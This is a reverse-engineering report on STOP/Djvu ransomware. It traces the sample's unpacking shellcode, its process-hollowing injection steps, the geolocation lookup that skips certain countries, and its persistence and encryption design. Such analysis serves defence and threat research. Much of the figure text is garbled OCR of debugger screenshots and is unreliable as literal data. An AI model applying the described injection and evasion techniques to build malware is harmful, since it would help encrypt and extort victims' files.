# A detailed analysis of the STOP/Djvu Ransomware

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# Summary

STOP/Djvu ransomware is not a very known ransomware like Conti, REvil or BlackMatter, however ESET ranked it on the 3rd place in the top ransomware families in Q2 2020 (<u>https://www.welivesecurity.com/wp-</u>

content/uploads/2020/07/ESET\_Threat\_Report\_Q22020.pdf). This ransomware can run with one of the following parameters: "-Admin", "-Task", "-AutoStart", "-ForNetRes", and "-Service". The process doesn't target specific countries based on their country code, and also decrypts a list of files, file extensions and folders that will be skipped. Two persistence mechanisms are implemented: a Run registry key and a scheduled task created using COM objects. The malware computes the MD5 hash of the MAC address and performs a GET request to the C2 server based on it. The binary also acts as a downloader for 2 malicious files called build2.exe and build3.exe. The victim ID is decrypted using the XOR operator and then written to a file called PersonalID.txt. Both local drives and network shares are targeted by the malware, and the files are encrypted using the Salsa20 algorithm. The Salsa20 matrix used for encrypting files is based on a UUID generated using the UuidCreate API, which is encrypted using an embedded RSA public key (if the C2 server is unreachable) or a public key downloaded from the C2 server. The RSA implementation found in the executable is taken from the OpenSSL project hosted at https://github.com/openssl/openssl.

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Technical analysis

#### SHA256: 4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af86020a936cdd09cbe

The following PDB path can be found in the binary:

"C:\xudihiguhe\jegovicatusoca\jijetogez\winucet\xusev\kucor.pdb". There is a call to GlobalAlloc that allocates several bytes from the heap:

	<pre>004190C8 004190C9</pre>	6A 00			oush eax				×8	875W_SF 0 x875W_P 0 x875W_U 0	
EIP	→ 004190CB	FF 15	18 A0 41 0	0	call dword p	tr_ds:[<&G]	obalAlloc>]	>		fault (stdcall)	5 🗘 🗌 Unlod
	0041A018 <fil< th=""><th></th><th></th><th>nel32.Global</th><th>Alloc&gt;</th><th></th><th></th><th></th><th>2: 3: 4:</th><th></th><th></th></fil<>			nel32.Global	Alloc>				2: 3: 4:		
Dump 1	Dump 2	Dump 3	Dump 4	Ump 5	💮 Watch 1	Ix=I Locals	2 Struct	0019EE4C 000 0019EE50 000	0000 90F0		

#### Figure 1

The malware calls the LoadLibraryW function in order to load the "kernel32.dll" file into the address space of the process:

• 00419109 • 0041910E	68 60 0C 42 00 FF 15 1C A0 41 00	push file.420C60 call dword ptr ds:[<&LoadLibraryw>]	420060		
• <	IN SE PI IN SO	The second	>	Default (stdcall)	👻 5 💠 🗌 Unlod
dword ptr [0041A01C <file. .text:0041910E file.exe:\$1</file. 		.LoadLibraryW>		1: [esp] 00420C60 L"kern 2: [esp+4] 0000000 3: [esp+8] 0019FED8 4: [esp+C] 0019FED8 5: [esp+10] 00419D0A fi	
fill Dump 1 fill Dump 2 fill		ana 🔊 👪 Matada 1 - Maril Landa - 🧐 Charada	0019EE48 004	20C60 L"kerne132.d11"	

The GetProcAddress API is utilized to retrieve the address of the "VirtualProtect" function:

	<ul> <li>0041918</li> <li>0041918</li> <li>0041918</li> </ul>	8B 1 52	0 61 48 00 5 <u>3C FA 80</u> (	00	push file.48 nov edx,dwor push edx	d ptr ds:[	Contraction of the second	486180	×8	75W_C1 0	0 0 x875W_ES 0 0 x875W_U 0
<b>11</b> 2	→• 004191C0 <	- ·· ·	5 <u>4C A0 41 (</u>		Contraction of	Server and a server a	etProcAddress>]	>	Def	ault (stdcall) [esp] 76A60000 ke	▼ 5 € Unlock
	[0041A04C <fi] 01C0 file.exe:</fi] 			kernel32.Get	tProcAddress	>			2: 3: 4:	[esp+4] 004B61B0 [esp+8] 00000040 [esp+C] 0019FED8 [esp+10] 0019FED8	
Ump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	3 Struct			0 kernel32.76A6000	

# Figure 3

The memory area allocated above is filled in by the malware, and the VirtualProtect routine is used to change its protection to  $0x40 = PAGE\_EXECUTE\_READWRITE$ :



# Figure 4

There is also a lot of garbage code in the binary that is never executed, as shown in figure 5:

🗾 🚄 🖼	
.text:00419708 lea	ecx, [ebp+NumberOfEventsRead]
.text:0041970E push	ecx ; lpNumberOfEventsRead
.text:0041970F push	0 ; nLength
.text:00419711 lea	edx, [ebp+Buffer]
.text:00419717 push	edx ; lpBuffer
.text:00419718 push	0 ; hConsoleInput
.text:0041971A call	ds:ReadConsoleInputA
.text:00419720 push	0 ; uSize
.text:00419722 lea	eax, [ebp+var_A78]
.text:00419728 push	eax ; lpBuffer
.text:00419729 call	ds:GetSystemWow64DirectoryW
.text:0041972F push	0 ; uSize
.text:00419731 lea	ecx, [ebp+var_1278]
.text:00419737 push	ecx ; lpBuffer
.text:00419738 call	ds:GetSystemWindowsDirectoryA
.text:0041973E lea	edx, [ebp+CPInfoEx]
.text:00419744 push	edx ; lpCPInfoEx
.text:00419745 push	0 ; dwFlags
.text:00419747 push	0 ; CodePage
.text:00419749 call	ds:GetCPInfoExW
.text:0041974F push	0 ; lpValue
.text:00419751 push	0 ; lpName
.text:00419753 call	ds:SetEnvironmentVariableA
.text:00419759 push	0 ; lpStartupInfo
.text:0041975B call	ds:GetStartupInfoA
.text:00419761 push	offset szFile ; "bojosoboxufevitabanufu lodan"
.text:00419766 push	0 ; uSizeStruct
.text:00419768 lea	eax, [ebp+Struct]
.text:0041976E push	eax ; 1pStruct
.text:0041976F push	offset szKey ; "dobacu vunubeficapixozeyorolezowodaw ja"
.text:00419774 push	offset szSection ; "volozowepuyuyigokakifurizigucas sedinum"
.text:00419779 call	ds:GetPrivateProfileStructA
🗾 🛃 🖼	
.text:004197D7 push	0 ; lpSecurityAttributes
.text:004197D9 push	0 ; nDefaultTimeOut
.text:004197DB push	0 ; nInBufferSize
.text:004197DD push	0 ; nOutBufferSize
.text:004197DF push	0 ; nMaxInstances
.text:004197E1 push	0 ; dwPipeMode
.text:004197E3 push	0 ; dwOpenMode
.text:004197E5 push	offset aVocikizifonefa ; "vocikizifonefakifohihezederomaritefibaf"
.text:004197EA call	ds:CreateNamedPipeA

The process jumps at the beginning of the new shellcode, as highlighted below:

	[file.008D7B8				
Dump 1	Dump 2		Dump 4 🔛 Dump 5	🥮 Watch 1 🛛 [x=] Locals 💋 Struct	0019CFAC 0019CFB0
Address   He	ex			ASCII	▲ 0019CFB4 0019CFB8
02A02030 E 02A02040 C 02A02050 0 02A02050 F 02A02050 F 02A02080 8 02A02080 8 02A02080 0 02A02080 0 02A02080 0 02A02080 0 02A02080 E 02A02080 E 02A02080 E 02A02080 5 02A02100 6 02A02100 5 02A02100 5 02A02140 6 02A02140 7 02A02140 7 02A020	8         00         00         00           9         C3         55         88         E4           0         83         65         700         00           0         83         65         700         00           0         83         C0         30         84           0         68         88         46         00         00           0         0         00         00         55         88           0         58         88         40         00           0         85         75         50         81           8         84         118         51           8         84         12         88           8         2         58         50         01           6         88         13         C1         12           0         2         08         80         84         12	0         80         45         C         4         50         E8           28         3         EC         38         53         56           28         3         EC         38         53         56           28         28         C         08         80         00         00           3         8         45         08         88         40           3         4D         08         89         41         08           4D         08         89         41         08         89           0         0         EC         53         56         57         51           2         88         48         0C         88         11           3         58         00         00         08         53           3         53         20         88         58         24           3         F0         6A         1         FF         75           2         02         03         CA         03         01           5         88         EC         51         53         52           0         20	57         8B         45         0.8         C.6         0.0           5.8         89         45         F0         8.1         45           F0         89         45         F0         8.1         45           F0         89         48         04         88         45           F8         68         57         0.0         0.0         68           45         F8         68         FA         8.8         34           00         89         45         CC         E9         85           64         FF         35         30         0.0         00         88           41         30         6A         0.2         88           80         5.8         7.8         5.0         0.3           03         C8         0.3         D0         0.3         D8           05         5.8         7.8         5.8         3.0         0.0           02         EB         E3         5.8         3.8         E5           5.9         F5         5.8         8.8         E5           32         C9         33         D8         3	ÈEAPÈYY ÉÂU.Ì.Ì&SVW.E.£. .eü.ÈX.EÔ.E ÒÊEMÒ.HE Ò.À=.MA.h.Wh .NÈEohi.4 .NÈEféu .U.ÌSVWQQ'SO. X.@.HAOj. }.WPÈ[AtÊë Ç.A.P.X.Ă.XXP. Ø.K.S.[\$.È.D.Ø .2XP.Ò].ÝU.VÈ#. .At.A.A.A.EaXSÒ fAâ.Ê.Y_^[â ]ÀU.ÌQSR3E3Ď3Ò EÊ.ÚÑÀ.E.	0019CFBC 0019CFC 0019CFC4 0019CFC8 0019CFC8 0019CFD4 0019CFD4 0019CFD5 0019CFD6 0019CFD6 0019CFE8 0019CFE8 0019CFE6 0019CFE6 0019CFF6 0019CFF6 0019CFF6 0019CFF6 0019CFF6

The binary retrieves the address of the following functions using GetProcAddress:

"GlobalAlloc", "GetLastError", "Sleep", "VirtualAlloc", "CreateToolhelp32Snapshot",

"Module32First", "CloseHandle". CreateToolhelp32Snapshot is utilized to take a snapshot of the current process that includes all its modules (0x8 = TH32CS\_SNAPMODULE):

	02A027EA 02A027EC	6A 00 6A 08	push 0 push 8			x875W_SF 0	
EIP	→• 02A027EE <	FF 56 28	call dword ptr ds:[esi+	28]	>	Default (stocall)	
dword ptr 02A027EE	[es1+28]=[0019CF9	0 <&CreateToolhelp	32Snapshot>]= <kernel32.createtoolh< td=""><td>elp32Snapshot&gt;</td><td></td><td>3: [esp+8]</td><td>00000000 00401890 <file.entrypoint> 00401890 <file.entrypoint></file.entrypoint></file.entrypoint></td></kernel32.createtoolh<>	elp32Snapshot>		3: [esp+8]	00000000 00401890 <file.entrypoint> 00401890 <file.entrypoint></file.entrypoint></file.entrypoint>
Ump 1	Dump 2	Dump 3 🔛 Dump 4	📖 Dump 5 🛛 🛞 Watch 1 🛛 🕅 🕸 🕅 🕅	2 Struct	0019CD20 0000 0019CD24 0000	0008	

# Figure 7

The ransomware extracts information about the first module of the process using the Module32First API:

	02A0280C     02A0280D	50 57	push eax push edi			x875W_SF 0 x875W_F	
EIP	→ 02A0280E	FF 56 2C	call dword ptr d	s:[esi+2C]		Default (stdcall)	▼ 5 ≑ 🗆 Unlock
dword ptr [ 02A0280E	es1+2C]=[0019CF9	4 <&Module32First>	<pre>=<kernel32.module32first></kernel32.module32first></pre>				<pre><file.entrypoint> <file.entrypoint></file.entrypoint></file.entrypoint></pre>
Ump 1	Dump 2	Dump 3 🔛 Dump 4	🕮 Dump 5 🛛 🛞 Watch 1 🛛 🕼	Locals 🦻 Struct	0019CD20 0000 0019CD24 0019		

# Figure 8

The malicious process allocates and populates a new memory area via a function call to VirtualAlloc ( $0x1000 = MEM\_COMMIT$  and  $0x40 = PAGE\_EXECUTE\_READWRITE$ ):

	push 40 push 1000 mov eax,dword ptr ss: ebp+s mov eax,dword ptr ds:[eax+4] push dword ptr ds:[eax+9] push 0 mov eax,dword ptr ss: ebp+6	x875tatusWord 0000 x875tatusWord 0000 x875W_B 0 x875W_C2 0 x875W_C10 x875W_C0 0 x875W_E5 0 x875W_57 0 x875W_P 0 x875W_E 0
02A02406 FF 50.24	[eal dword ptr ds:[eax+24] [eax+24]	Default (stdcall)
dword ptr [eax+24]=[0019CF8C <&virtualAlloc>]= <kernel3 02A024D6</kernel3 	2.VirtualAlloc>	1: [esp] 0000000 2: [esp+4] 0011A5A0 3: [esp+8] 00001000 4: [esp+c] 0000040 5: [esp+10] FC239120
Ump 1 Ump 2 Ump 3 Ump 4 Ump Dump 4		0 00000000
Address Hex		8 00001000

# Figure 9

The process jumps at the beginning of the new shellcode, as highlighted below:

EIP		• FF 65 FC	jmp dwor	d ptr ss:[ebp-4]	>
Jump is ta		CD18]=02DA0000			
02A0250D					
Dump 1	Dump 2	Dump 3 Dump 4	📖 Dump 5 🛛 👹 Wat	ch 1 [x=] Locals 🖉 Struct	0019CD10 0
	Hex	Construction of Construction	ASCII	1	0019CD14 0
02DA0000         1           02DA0010         2           02DA0020         0           02DA0020         0           02DA0030         0           02DA0050         9           02DA0050         9           02DA0050         9           02DA0060         0           02DA0080         1           02DA0100         1           02DA0110         1           02DA0120         1	28         28         06         00         00           55         88         EC         83         EC           458         88         4E         0D         00         00           50         00         55         88         EC         00         00           50         00         55         88         EC         00         00           50         00         55         88         EC         00         00           50         80         40         0C         88         50         88         50         88         50         88         50         88         50         88         50         88         50         83         50         88         50         83         50         88         50         83         50         83         50         88         51         61         50         88         51         61         52         50         88         55         50         23         55         84         51         62         55         58         62         51         62         55         50         88         55         50         88         55	3         48         0C         88         11         88         41         3           3         00         00         85         CO         74         0           5         5         3C         03         C3         88         58         3C         03         C3         88         58         3C         03         C3         88         58         3C         03         C4         03         C8         00         04         01         F7         75         0C         56         E         20         88         64         43         C3         02         E8         E         203         CA         03         01         F7         50         56         E         20         2         E8         E         203         CA         03         01         59         57         53         EC         51         53         52         33         C9         30         CA         60         03         DA         D1         E3         03         CA         60         88         4D         0C         38         D9         7         38         D9         A         D1         E3         D3	C         CC         CC <thc< th="">         CC         CC         CC<td>At.lêēç (.A.XXXP.Ø [\$.ė.D.Ø. ÿu.Vè# A.ēāx30f Y_^[.å] QSR3Ē3Ū3Ò. UÑā.E M.;Üt.@Z[ EMO ^[.à]All CEÐ. EH.</td><td>Constant (1) (2) (2) (2) (2) (2) (2) (2) (2) (2) (2</td></thc<>	At.lêēç (.A.XXXP.Ø [\$.ė.D.Ø. ÿu.Vè# A.ēāx30f Y_^[.å] QSR3Ē3Ū3Ò. UÑā.E M.;Üt.@Z[ EMO ^[.à]All CEÐ. EH.	Constant (1) (2) (2) (2) (2) (2) (2) (2) (2) (2) (2

The malware calls the LoadLibraryA API to load the following DLLs into memory: user32.dll,

kernel32.dll and ntdll.dll. It also retrieves the address of the following functions:

"MessageBoxA", "GetMessageExtraInfo", "WinExec", "CreateFileA", "WriteFile",

"CloseHandle", "CreateProcessA", "GetThreadContext", "VirtualAlloc", "VirtualAllocEx",

"VirtualFree", "ReadProcessMemory", "WriteProcessMemory", "SetThreadContext",

"ResumeThread", "WaitForSingleObject", "GetModuleFileNameA", "GetCommandLineA",

"NtUnmapViewOfSection", "NtWriteVirtualMemory", "RegisterClassExA",

"CreateWindowExA", "PostMessageA", "GetMessageA", "DefWindowProcA",

"GetFileAttributesA", "GetStartupInfoA", "VirtualProtectEx", "ExitProcess".

From our perspective, the malware developers have implemented some actions that don't influence the main execution flow as an anti-analysis mechanism. GetFileAttributesA is used to retrieve file system attributes for a non-existent file:

02DA05E5 50     02DA05E6 88 4D 08     02DA05E9 88 51 74	<pre>push eax mov ecx,dword ptr ss:[ebp+8] mov edx,dword ptr ds:[ecx+74]</pre>	eax:"a edx:Ge	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0
	call edx	edx:Ge v	Default (stdcall) 🔻 5 🔹 🗌 Unlock
edx= <kernel32.getfileattributesa> (76ACDFB0) 02DA05EC</kernel32.getfileattributesa>			1: [esp] 0019CA50 "apfHQ" 2: [esp+4] 76A750C4 kerne]32.76A750C4 3: [esp+8] 48667061 4: [esp+C] 00190051 5: [esp+10] 00000000


# Figure 11

The file registers a window class called "saodkfnosa9uin" using the RegisterClassExA routine:

<ul> <li>02DA04EA</li> <li>02DA04EB</li> <li>88 4D</li> <li>08</li> <li>02DA04EE</li> <li>88 51 60</li> </ul>	mov ecx,dword ptr ss: ebp+8 mov edx,dword ptr ds: [ecx+60]	edx:Re edx:Re
BID         O2000451         FF D2           edx= <user32.registerclassexa> (75D079F0)         02DA04F1</user32.registerclassexa>	call edx	edx:Re ♥ Default (stdcal) ♥ 5 € Unio 1: [esp+3] 646F6173 3: [esp+4] 646F6173 4: [esp+6] 6F6E6668 4: [esp+C] 75396173 5: [esp+10] 00006E69
Ump 1 Ump 2 Ump 3 Ump 4 Ump 4	5 👹 Watch 1 🛛 🖉 Struct	0019C9CC 0019C9F0 0019C9D0 646F6173
Address         Hex           0019C3F0         30         00		0019C904 6F6E6688 0019C902 00000559 0019C902 0000005 0019C902 00000001 0019C902 00000001

#### Figure 12

The CreateWindowExA function is utilized to create a new window (0x200 = **WS\_EX\_CLIENTEDGE**, 0xCF0000 = **WS\_OVERLAPPEDWINDOW**, 0x80000000 = **CW\_USEDEFAULT**):



#### Figure 13

The process allocates a new memory area via a function call to VirtualAlloc (0x1000 = **MEM\_COMMIT** and 0x4 = **PAGE\_READWRITE**):

eax= <kernel32.virtua 02DA0156 Ump 1 Ump Address Hex</kernel32.virtua 		70)	👹 Watch 1	x=  Locals	Struct	00190934	1: 2: 3: 4: 5: 000000000 00002800 00002800	5	
	alAlloc> (76A7687	70)					2: 3: 4:	[esp+4] 00002800 [esp+8] 00001000 [esp+C] 00000004	
020     0		38	push 1000 push 2800 push 0 mov edx,dwor call eax	d ptr ds:[	edx+38]	eax	VI VI Defa	75W_C1 0 x875W_C0 0 75W_SF 0 x875W_P 1 200 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	0 x875W_C2 0 0 x875W_E5 0 1 x875W_U 0 • 5 0

#### Figure 14

The ransomware extracts the content of the STARTUPINFO structure:

<ul> <li>02DA021F</li> <li>02DA0220</li> <li>02DA0223</li> </ul>	51 88 55 08 88 82 84 00 00 00	<pre>push ecx mov edx,dword ptr ss:[ebp+8] mov eax,dword ptr ds:[edx+84]</pre>	eax:Ge		(875W_ES 0 (875W_U 0
	FF DO	call eax	eax:Ge 🗸	Default (stdcall)	👻 5 🗘 🗌 Unlock
eax= <kernel32.getstartupir 02DA0229</kernel32.getstartupir 	foA> (76AB3420)			1: [esp] 0019C944 2: [esp+4] 0000000 3: [esp+8] 0000000 4: [esp+C] 0000000 5: [esp+10] 0000000	
all a sent	and the second	(M)	0019C93C 001		


# Figure 15

The malware creates a copy of itself in a suspended state via a call to CreateProcessA (0x08000004 = CREATE\_NO\_WINDOW | CREATE\_SUSPENDED):



#### Figure 16

GetThreadContext is used to retrieve the context of a specific thread:



#### Figure 17

The malicious binary unmaps a view of a section from the address of the newly created process using ZwUnmapViewOfSection:

	02DA02     02DA02     02DA02     02DA02     02DA02     02DA02     02DA02     02DA02     02DA02	09 88 4 DC 50 DD 88 4 E0 88 5 E3 FF D			push edx mov eax,dwor push eax mov ecx,dwor mov edx,dwor call edx	d ptr ss:[e	tbp+8	edx:Zw edx:Zw edx:Zw v	x8 x8 x8 Defa	75W_C1 0 x875W_C0 0	x875W_U	0
edx= <ntd11.2< th=""><th>ZwUnmapView</th><th>ofSection&gt;</th><th>(7704EA20)</th><th></th><th></th><th></th><th></th><th></th><th>2: 3: 4:</th><th>[esp+4] 00400000 file [esp+8] 00000000 [esp+C] 00000044 [esp+10] 02BA5A98</th><th>e.00400000</th><th></th></ntd11.2<>	ZwUnmapView	ofSection>	(7704EA20)						2: 3: 4:	[esp+4] 00400000 file [esp+8] 00000000 [esp+C] 00000044 [esp+10] 02BA5A98	e.00400000	
Dump 1	Dump 2	Ump 3	Dump 4	Dump 5	💮 Watch 1	(x=) Locals	2 Struct	938 0000 93C 0040		file.00400000		


#### Figure 18

The VirtualAllocEx routine is utilized to allocate new space in the newly created process (0x3000 = **MEM\_COMMIT** | **MEM\_RESERVE** and 0x40 = **PAGE\_EXECUTE\_READWRITE**):

Constant of the second se	6A 40 6B 00 30 00 00 5B 45 F8 5B 45 55 5B 42 34 50 8B 42 34 50 8B 42 34 51 50 8B 42 34 50 51 50 8B 42 34 50 51 50 8B 42 56 8B 42 57 8B 50 51 50 8B 42 57 8B 50 51 50 8B 42 57 8B 50 51 50 8B 50 50 8B 50 8B 50 50 8B 50 8B 50 8	push 40 push 3000 mov eax,dword ptr ss: [ebp-5] mov eax,dword ptr ds: [eax+50] push ecx mov eax,dword ptr ss: [ebp-3] mov eax,dword ptr ss: [ebp-28] push ecx mov eck,dword ptr ss: [ebp+8] mov edx,dword ptr ds: [edx+82] call eax	eax:V1 x [ebp-8 eax:V1 eax:V1 eax:V1 eax:V1 x eax:V1	: [esp+8] 00137000 : [esp+C] 00003000
Ump 1 Ump 2	Dump 3 🔛 Dump 4 👯	Dump 5 🔮 Watch 1 🛛 🕸 Dump 5	0019C92C 000001	54 00 file.00400000

#### Figure 19

The ransomware writes data to the area allocated above using multiple calls to ZwWriteVirtualMemory, as displayed in figure 20:



The SetThreadContext function is used to set the context for the remote thread:

C 70	<ul> <li>02DA03D6</li> <li>02DA03D7</li> <li>02DA03DA</li> <li>02DA03DB</li> <li>02DA03DE</li> <li>02DA03E1</li> </ul>	88 40 DC	push eax mov ecx,dword ptr s push ecx mov edx,dword ptr s mov eax,dword ptr d call eax	ss:[ebp+8]	eax:Se eax:Se eax:Se	x875tatusword 0020           x875w_B         0 x875w_C1 0 x875w_C2 0           x875w_ST_0         x875w_E2 0           x875w_ST_0         x875w_E5 0           x875w_F1 0 x875w_F1 x875w_U 0
	• <	10 10 00				Default (stdcall)
eax= <kernel< th=""><th>32.SetThreadCo</th><th>ntext&gt; (76A765A0)</th><th></th><th></th><th></th><th>1: [esp+4] 02AA0000 2: [esp+4] 02AA0000 4: [esp+5] 00000000 4: [esp+C] 00000044 5: [esp+10] 02BA5A98</th></kernel<>	32.SetThreadCo	ntext> (76A765A0)				1: [esp+4] 02AA0000 2: [esp+4] 02AA0000 4: [esp+5] 00000000 4: [esp+C] 00000044 5: [esp+10] 02BA5A98
Dump 1	Dump 2	🖞 Dump 3 🛛 💭 Dump 4	💷 Dump 5 🛛 🕙 Watch 1 🛛 💷 Loo	cals 🖉 Struct	0019C938 0000 0019C93C 02AA	

# Figure 21

The binary resumes the main thread of the suspended process using ResumeThread:

<ul> <li>02DA03E6</li> <li>02DA03E7</li> <li>02DA03EA</li> </ul>	51 88 55 08 88 42 50	<pre>push ecx mov edx,dword ptr ss:[ebp+8] mov eax,dword ptr ds:[edx+50]</pre>	eax:Re	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 1 x875W_U 0
EIP OZDAOJED	FF DO	call eax	eax:Re V	Default (stdcail) ▼ 5 ♀ □ Unloc
eax= <kernel32.resumethread< th=""><th>t&gt; (76A76280)</th><th></th><th></th><th>2: [esp+4] 00000000 3: [esp+8] 00000044 4: [esp+C] 028A5A98</th></kernel32.resumethread<>	t> (76A76280)			2: [esp+4] 00000000 3: [esp+8] 00000044 4: [esp+C] 028A5A98
02DA03ED			00196936 0000	5: [esp+10] 02BAD330 "WinSta0\\Default"

We've extracted the executable from memory, and we continue to analyze this file. The following PDB path has been found: "e:\doc\my work

(c++)\_git\encryption\release\encrypt\_win\_api.pdb". The binary initializes the use of the WinINet functions by calling the InternetOpenW API (the user agent being "Microsoft Internet Explorer"):

0015CF54 6/     0015CF56 6/     0015CF58 6/     0015CF5A 6/	A 00 A 00 A 00 A 00 B <u>7C FF 24 00</u> F <b>15 B0 C3</b> 21 00	<pre>push o push o push o push vininet_dump.24FF7C call dword ptr dst[c&amp;Internetopenw&gt;]</pre>	24FF7	X#/>CEATUSMOF0_0UUU X#75%L_G_0 x875%L_C2_0 X875%L_C1_0 x875%L_C0_0 x875%L_E5_0 x875%L_5F_0 x875%L_P_0 x875%L_U_0
<pre></pre>	mp.&InternetOpen₩>]= <w< th=""><th></th><th>&gt;</th><th>Default(stdcal) ▼ 5 2 Uhod 1 [esp] 0024FF7C L<sup>M</sup>Microsoft Internet Explorer 2 [esp+4] 00000000 4 [esp+4] 00000000 4 [esp+6] 00000000</th></w<>		>	Default(stdcal) ▼ 5 2 Uhod 1 [esp] 0024FF7C L <sup>M</sup> Microsoft Internet Explorer 2 [esp+4] 00000000 4 [esp+4] 00000000 4 [esp+6] 00000000
Dump 1 Dump 2 Dump	3 Dump 4 Dump	5 🛞 Watch 1 🕅 🖉 Struct	006FBB3C 002- 006FBB40 0000	4FF7C L"Microsoft Internet Explorer" 00000
Address Hex 006FBB61 00 00 00 00 00 00 00 00 00	0 00 00 00 00 00 00 00	ASCII	006FBB44 000     006FBB48 000     006FBB4C 000	00000

# Figure 23

The malware performs a GET request to https[:]//api.2ip.ua/geo.json, which reveals details about the location of the IP address:

Address He	ex 0 00 00 00 00 00	00 00 00	00 00 00	00 00 00 00	ASCII		^ 006F	BB40 000 BB44 000 BB48 000	00000	
Ump 1		Dump 3	Dump 4	Dump 5	👹 Watch 1 🛛 [X=] Locals	s 🖉 Struct	006F	BB3C 027	55848	L"https://api.2ip.ua/geo.json"
	0021C3AC <winin< th=""><th></th><th></th><th>enUrlW&gt;]=<w< th=""><th>rininet.InternetOpenUr</th><th>Ĩ₩&gt;</th><th></th><th></th><th>1: 2: 3: 4:</th><th><pre>[esp] 00CC004 (esp+4) 02755848 L"https://api.2ip.ua/geo.j [esp+8] 0000000 [esp+C] 0000000</pre></th></w<></th></winin<>			enUrlW>]= <w< th=""><th>rininet.InternetOpenUr</th><th>Ĩ₩&gt;</th><th></th><th></th><th>1: 2: 3: 4:</th><th><pre>[esp] 00CC004 (esp+4) 02755848 L"https://api.2ip.ua/geo.j [esp+8] 0000000 [esp+C] 0000000</pre></th></w<>	rininet.InternetOpenUr	Ĩ₩>			1: 2: 3: 4:	<pre>[esp] 00CC004 (esp+4) 02755848 L"https://api.2ip.ua/geo.j [esp+8] 0000000 [esp+C] 0000000</pre>
EIP	-> 0015CFA6		AC C3 21 0	0	call dword ptr ds: [<&	InternetOpenUr 1w	>]	~	Defa	ult (stdcall) 🔹 ち 🗘 Unloc
	<ul> <li>0015CF9C</li> <li>0015CF9E</li> <li>0015CFA2</li> <li>0015CFA4</li> <li>0015CFA5</li> </ul>	6A 00 0F 43 6A 00 50 57			push 0 cmovae eax,dword ptr push 0 push eax push edi			[ebp- eax:L	x87 x87	75tatusword/0000 75W_B 0 x875W_C3 0 x875W_C2 0 75W_C1 0 x875W_C0 0 x875W_E5 0 75W_SF 0 x875W_P 0 x875W_U 0
	<ul> <li>0015CF8A</li> <li>0015CF8C</li> <li>0015CF8E</li> <li>0015CF95</li> <li>0015CF98</li> </ul>	6A 00 6A 00 C7 45 8D 45 83 7D		00 00	push 0 push 0 mov dword ptr ss:[ebp lea eax,dword ptr ss: cmp dword ptr ss:[ebp	[ebp-6C]		[ebp-	x87 x87	7TW_2 3 (Empty) x87TW_3 3 (Empty) 7TW_4 3 (Empty) x87TW_5 3 (Empty) 7TW_6 3 (Empty) x87TW_7 3 (Empty)

# Figure 24

InternetReadFile is used to read the response from the server, and an example of a JSON form is displayed below:





Figure 25

The "country\_code" element is compared with "RU" (Russian language), "BY" (Belarusian language), "UA" (Ukrainian language), "AZ" (Azerbaijani language), "AM" (Armenian language), "TJ" (Tajik language), "KZ" (Kazakh language), "KG" (Kyrgyz language), "UZ" (Uzbek language) and "SY" (Syriac language):



### Figure 26

The systems that have one of the languages enumerated above will not be encrypted. The priority for the current process is set to high by calling the SetPriorityClass routine (0x80 = **HIGH\_PRIORITY\_CLASS**):



### Figure 27

The executable retrieves the command-line string for the process and then returns an array of pointers to the command-line arguments:

C T P	<ul> <li>0016A161</li> <li>0016A167</li> <li>0016A168</li> <li>0016A16C</li> <li>0016A16C</li> </ul>	FF 15 <u>FC C1 21 00</u> 8D 4C 24 40 51 50 FF 15 24 C3 21 00	<pre>call dword ptr ds:[k&amp;GetCommandLinew&gt;] lea ecx,dword ptr ss:[esp+40] push ecx push eax call dword ptr ds:[k&amp;CommandLineToArgvW&gt;]</pre>	eax:L	x875W_B         0         x875W_C3         0         x875W_C2         0           x875W_C1         0         x875W_C0         0         x875W_E5         0           x875W_S5F         0         x875W_P         0         x875W_U         0
